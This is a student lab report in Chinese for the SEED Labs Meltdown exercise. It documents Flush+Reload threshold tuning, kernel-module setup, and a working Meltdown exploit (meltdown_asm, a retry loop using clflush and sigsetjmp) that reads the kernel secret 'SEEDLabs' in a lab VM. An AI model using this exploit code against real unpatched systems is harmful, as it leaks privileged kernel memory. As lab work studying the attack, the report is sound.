哈尔滨工业大学(深圳)

《网络与系统安全》 实验报告

实验一

Meltdown Attack 实验

学 院: 计算机科学与技术

姓 名: 梁鑫嵘

学 号: 200110619

专 业: 计算机专业


日 期: 2023 年 4 月

一、实验过程


每个实验步骤（共 8 个任务）要求有具体截图和说明，类似以下说明：

在实验中，程序（FlushReload.c）中的秘密值改成了 21（我的学号是 2112006021，尾号是 21），把原有的阈值 80 改成了 99（从 task 1 中获得）。

运行 20 次，发现成功了 20 次，成功率是 100%。从图 6,7 的运行结果中，可以看到成功地获取了秘密值 21。




任务 1



任务 2

我的学号是 200110619，尾号是 19，所以令 secret=19。从 Task1 中得知，最小值为 100，填入 CACHE_HIT_THRESHOLD。



进行测信道攻击，得到 Secret=19，与代码中设置的相符。多次运行，这个 Threshold 可以稳定触发。

```
[04/13/23]seed@VM:~/.../lab1$ make FlushReload
gcc -march=native FlushReload.c -o FlushReload
./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$ ./FlushReload
array[19*4096 + 1024] is in cache.
The Secret = 19.
[04/13/23]seed@VM:~/.../lab1$
```

尝试将 Threshold 改小，例如 20，则很可能不会有输出，即未检测到。

```
[04/13/23]seed@VM:~/.../lab1$ make FlushReload
gcc -march=native FlushReload.c -o FlushReload
./FlushReload
[04/13/23]seed@VM:~/.../lab1$ make FlushReload
gcc -march=native FlushReload.c -o FlushReload
./FlushReload
[04/13/23]seed@VM:~/.../lab1$
```

如果将 Threshold 改大，例如 500，则会将过多的值算进来，如下：

```
array[236*4096 + 1024] is in cache.
The Secret = 236.
array[237*4096 + 1024] is in cache.
The Secret = 237.
array[238*4096 + 1024] is in cache.
The Secret = 238.
array[239*4096 + 1024] is in cache.
The Secret = 239.
array[240*4096 + 1024] is in cache.
The Secret = 240.
array[241*4096 + 1024] is in cache.
The Secret = 241.
array[242*4096 + 1024] is in cache.
The Secret = 242.
array[243*4096 + 1024] is in cache.
The Secret = 243.
array[244*4096 + 1024] is in cache.
The Secret = 244.
array[245*4096 + 1024] is in cache.
The Secret = 245.
array[246*4096 + 1024] is in cache.
The Secret = 246.
array[247*4096 + 1024] is in cache.
The Secret = 247.
array[248*4096 + 1024] is in cache.
The Secret = 248.
array[250*4096 + 1024] is in cache.
The Secret = 250.
array[251*4096 + 1024] is in cache.
The Secret = 251.
array[252*4096 + 1024] is in cache.
The Secret = 252.
array[253*4096 + 1024] is in cache.
The Secret = 253.
array[254*4096 + 1024] is in cache.
The Secret = 254.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[04/13/23]seed@VM:~/.../lab1$
```

任务 3

已经将 MeltdownKernel.ko 加载入内核。

```
[04/13/23]seed@VM:~/.../lab1$ lsmod | grep Melt
MeltdownKernel         16384  0
[04/13/23]seed@VM:~/.../lab1$
```

从 dmesg 中查找秘密数据所在内核地址：0xfa05e000

```
[04/13/23]seed@VM:~/.../lab1$ sudo dmesg | grep 'secret'
[  404.833380] secret data address:fa05e000
[04/13/23]seed@VM:~/.../lab1$
```

任务 4

编写的 UsertoKernel.c 内容如下。其中 0x1234 会在 Makefile 中替换为实

际内核地址。


```
[04/13/23]seed@VM:~/.../lab1$ cat UsertoKernel.c
#include <stdio.h>

int main(int argc, char const *argv[]) {
  char *kernel_data_addr = (char *)0x1234;
  char kernel_data = *kernel_data_addr;
  printf("I vave reached here. (data is %d)\n", kernel_data);
  return 0;
}
[04/13/23]seed@VM:~/.../lab1$
```

执行之，得到如下结果：

```
[04/13/23]seed@VM:~/.../lab1$ make UsertoKernel
sed 's/0x1234/0xfa05e000/' UsertoKernel.c > UsertoKernel2.c
gcc -march=native UsertoKernel2.c -o UsertoKernel
./UsertoKernel
Makefile:48: recipe for target 'UsertoKernel' failed
make: *** [UsertoKernel] Segmentation fault
[04/13/23]seed@VM:~/.../lab1$
```

可以看到，在执行过程中程序收到 Segmentation fault 然后被系统杀死。

重新编译，在 CFLAGS 中添加-g 来添加调试信息，使用 GDB 工具调试该程序。可以看到确实是在对一个内核地址解引用时（行 5）收到 Segmentation fault。



```
root@VM: /home/seed 124x39
[----------------------------------registers-----------------------------------]
EAX: 0xfa05e000
EBX: 0x0
ECX: 0xbfffed00 --> 0x1
EDX: 0xbfffed24 --> 0x0
ESI: 0xb7f1c000 --> 0x1b1db0
EDI: 0xb7f1c000 --> 0x1b1db0
EBP: 0xbfffece8 --> 0x0
ESP: 0xbfffecd0 --> 0x1
EIP: 0x8048426 (<main+27>:      movzx  eax,BYTE PTR [eax])
EFLAGS: 0x10282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
[-------------------------------------code-------------------------------------]
   0x8048419 <main+14>: sub    esp,0x14
   0x804841c <main+17>: mov    DWORD PTR [ebp-0xc],0xfa05e000
   0x8048423 <main+24>: mov    eax,DWORD PTR [ebp-0xc]
=> 0x8048426 <main+27>: movzx  eax,BYTE PTR [eax]
   0x8048429 <main+30>: mov    BYTE PTR [ebp-0xd],al
   0x804842c <main+33>: movsx  eax,BYTE PTR [ebp-0xd]
   0x8048430 <main+37>: sub    esp,0x8
   0x8048433 <main+40>: push   eax
[------------------------------------stack-------------------------------------]
0000| 0xbfffecd0 --> 0x1
0004| 0xbfffecd4 --> 0xbfffed94 --> 0xbfffef86 ("/home/seed/security-lab/lab1/UsertoKernel")
0008| 0xbfffecd8 --> 0xbfffed9c --> 0xbfffefb0 ("XDG_VTNR=7")
0012| 0xbfffecdc --> 0xfa05e000
0016| 0xbfffece0 --> 0xb7f1c3dc --> 0xb7f1d1e0 --> 0x0
0020| 0xbfffece4 --> 0xbfffed00 --> 0x1
0024| 0xbfffece8 --> 0x0
0028| 0xbfffecec --> 0xb7d82637 (<__libc_start_main+247>:      add    esp,0x10)
[------------------------------------------------------------------------------]
Legend: code, data, rodata, value
Stopped reason: SIGSEGV
0x08048426 in main (argc=0x1, argv=0xbfffed94) at UsertoKernel2.c:5
5         char kernel_data = *kernel_data_addr;
gdb-peda$
```

任务 5

观察得知，程序在触发错误之后收到系统的 Signal，设置了对应 Signal 的处理 Handler 之后，程序可以继续向下执行，也就是 catch 了 Exception。

```
[04/13/23]seed@VM:~/.../lab1$ make ExceptionHandling
gcc -march=native -g ExceptionHandling.c -o ExceptionHandling
./ExceptionHandling
Memory access violation!
Program continues to execute.
[04/13/23]seed@VM:~/.../lab1$
```

任务 6

代码中的目标地址进行替换，然后编译执行。每一次执行的结果是基本一致的，都如下图所示，看起来没有访问到 secret。

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperiment
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperiment.c > MeltdownExperiment2.c
gcc -march=native -g MeltdownExperiment2.c -o MeltdownExperiment
./MeltdownExperiment
Memory access violation!
[04/13/23]seed@VM:~/.../lab1$
```

任务 7.1

并不成功。

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentNext
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentNext.c > MeltdownExperimentNext2.c
gcc -march=native MeltdownExperimentNext2.c -o MeltdownExperimentNext
./MeltdownExperimentNext
Memory access violation!
[04/13/23]seed@VM:~/.../lab1$
```

任务 7.2

并不成功。

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentNext
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentNext.c > MeltdownExperimentNext2.c
gcc -march=native MeltdownExperimentNext2.c -o MeltdownExperimentNext
./MeltdownExperimentNext
Memory access violation!
[04/13/23]seed@VM:~/.../lab1$
```

任务 7.3

成功，这一次获取到了两个字节。

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentAsm
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentAsm.c > MeltdownExperimentAsm2.c
gcc -march=native MeltdownExperimentAsm2.c -o MeltdownExperimentAsm
./MeltdownExperimentAsm
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
array[255*4096 + 1024] is in cache.
The Secret = 255.
[04/13/23]seed@VM:~/.../lab1$ 
```

将循环次数从 400 增加到 4000，得到的结果更加稳定了。

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentAsm
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentAsm.c > MeltdownExperimentAsm2.c
gcc -march=native MeltdownExperimentAsm2.c -o MeltdownExperimentAsm
./MeltdownExperimentAsm
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentAsm
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentAsm.c > MeltdownExperimentAsm2.c
gcc -march=native MeltdownExperimentAsm2.c -o MeltdownExperimentAsm
./MeltdownExperimentAsm
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/13/23]seed@VM:~/.../lab1$ make MeltdownExperimentAsm
sed 's/0xfb61b000/0xfa05e000/' MeltdownExperimentAsm.c > MeltdownExperimentAsm2.c
gcc -march=native MeltdownExperimentAsm2.c -o MeltdownExperimentAsm
./MeltdownExperimentAsm
Memory access violation!
array[83*4096 + 1024] is in cache.
The Secret = 83.
[04/13/23]seed@VM:~/.../lab1$ 
```

任务 8

首先，修改 asm 部分的循环为 4000，增强效果；然后给原来的 MeltdownAttack.c 添加一些参数，不断运行，测试是否能够稳定触发。

```c
int main2(int argc, char **argv) {
  int i, j, ret = 0;

  // Register signal handler
  signal(SIGSEGV, catch_segv);

  int fd = open("/proc/secret_data", O_RDONLY);
  if (fd < 0) {
    perror("open");
    return -1;
  }

  int offset = argc > 1 ? (argv[1][0] - '0') : 0;
  // printf("target offset = %d\n", offset);

  memset(scores, 0, sizeof(scores));
  flushSideChannel();

  // Retry 1000 times on the same address.
  for (i = 0; i < 1000; i++) {
    ret = pread(fd, NULL, 0, 0);
    if (ret < 0) {
      perror("pread");
      break;
    }

    // Flush the probing array
    for (j = 0; j < 256; j++) _mm_clflush(&array[j * 4096 + DELTA]);

    if (sigsetjmp(jbuf, 1) == 0) {
      meltdown_asm(0xfb61b000 + offset);
```

```
[04/13/23]seed@VM:~/.../lab1$ make MeltdownAttack
sed 's/0xfb61b000/0xfa05e000/' MeltdownAttack.c > MeltdownAttack2.c
gcc -march=native MeltdownAttack2.c -o MeltdownAttack
# ./MeltdownAttack
[04/13/23]seed@VM:~/.../lab1$ ./MeltdownAttack 0
The secret value is 83 S
The number of hits is 977
[04/13/23]seed@VM:~/.../lab1$ ./MeltdownAttack 1
The secret value is 69 E
The number of hits is 989
[04/13/23]seed@VM:~/.../lab1$ ./MeltdownAttack 2
The secret value is 69 E
The number of hits is 983
[04/13/23]seed@VM:~/.../lab1$ ./MeltdownAttack 3
The secret value is 68 D
The number of hits is 755
[04/13/23]seed@VM:~/.../lab1$ 
```

可以观察到对对应偏移数值稳定触发 Meltdown 攻击。然后再添加一个循

环，将值记录为字符串，则得到结果。

```
    // printf("The secret value is %d %c\n", max, max);
    // printf("The number of hits is %d\n", scores[max]);

    return max;
}

int main() {
    char res[9] = {0};
    for (int i = 0; i < 8; i++) {
        char c = '0' + i;
        char *s[2] = {"", &c};
        res[i] = (char) main2(2, s);
    }
    res[8] = '\0';
    puts(res);
    return 0;
}
```

```
[04/13/23]seed@VM:~/.../lab1$ make attack
sed 's/0xfb61b000/0xfa05e000/' MeltdownAttack.c > MeltdownAttack2.c
gcc -march=native MeltdownAttack2.c -o MeltdownAttack
# ./MeltdownAttack
./MeltdownAttack
SEEDLabs
[04/13/23]seed@VM:~/.../lab1$
```

二、说明汇编代码在本次实验中的作用

即说明 MeltdownExperiment.c 文件中下面函数的作用

void meltdown_asm(unsigned long kernel_data_addr)

函数内容如下：

```
void meltdown_asm(unsigned long kernel_data_addr) {
  char kernel_data = 0;

  // Give eax register something to do
  asm volatile(
      ".rept 400;"
      "add $0x141, %%eax;"
      ".endr;"

      :
      :
      : "eax");

  // The following statement will cause an exception
  kernel_data = *(char *)kernel_data_addr;
  array[kernel_data * 4096 + DELTA] += 1;
}
```

这一段 ASM 代码作用是不断地给 EAX 寄存器加 0x141，循环 400 次。这一段代码能够让 CPU 的 ALU 在一段时间内一直保持忙，提升 CPU 的数据竞争状态，让后面的代码越过这段 ASM 先执行的概率更大，从而提高了 Meltdown 攻击的成功率。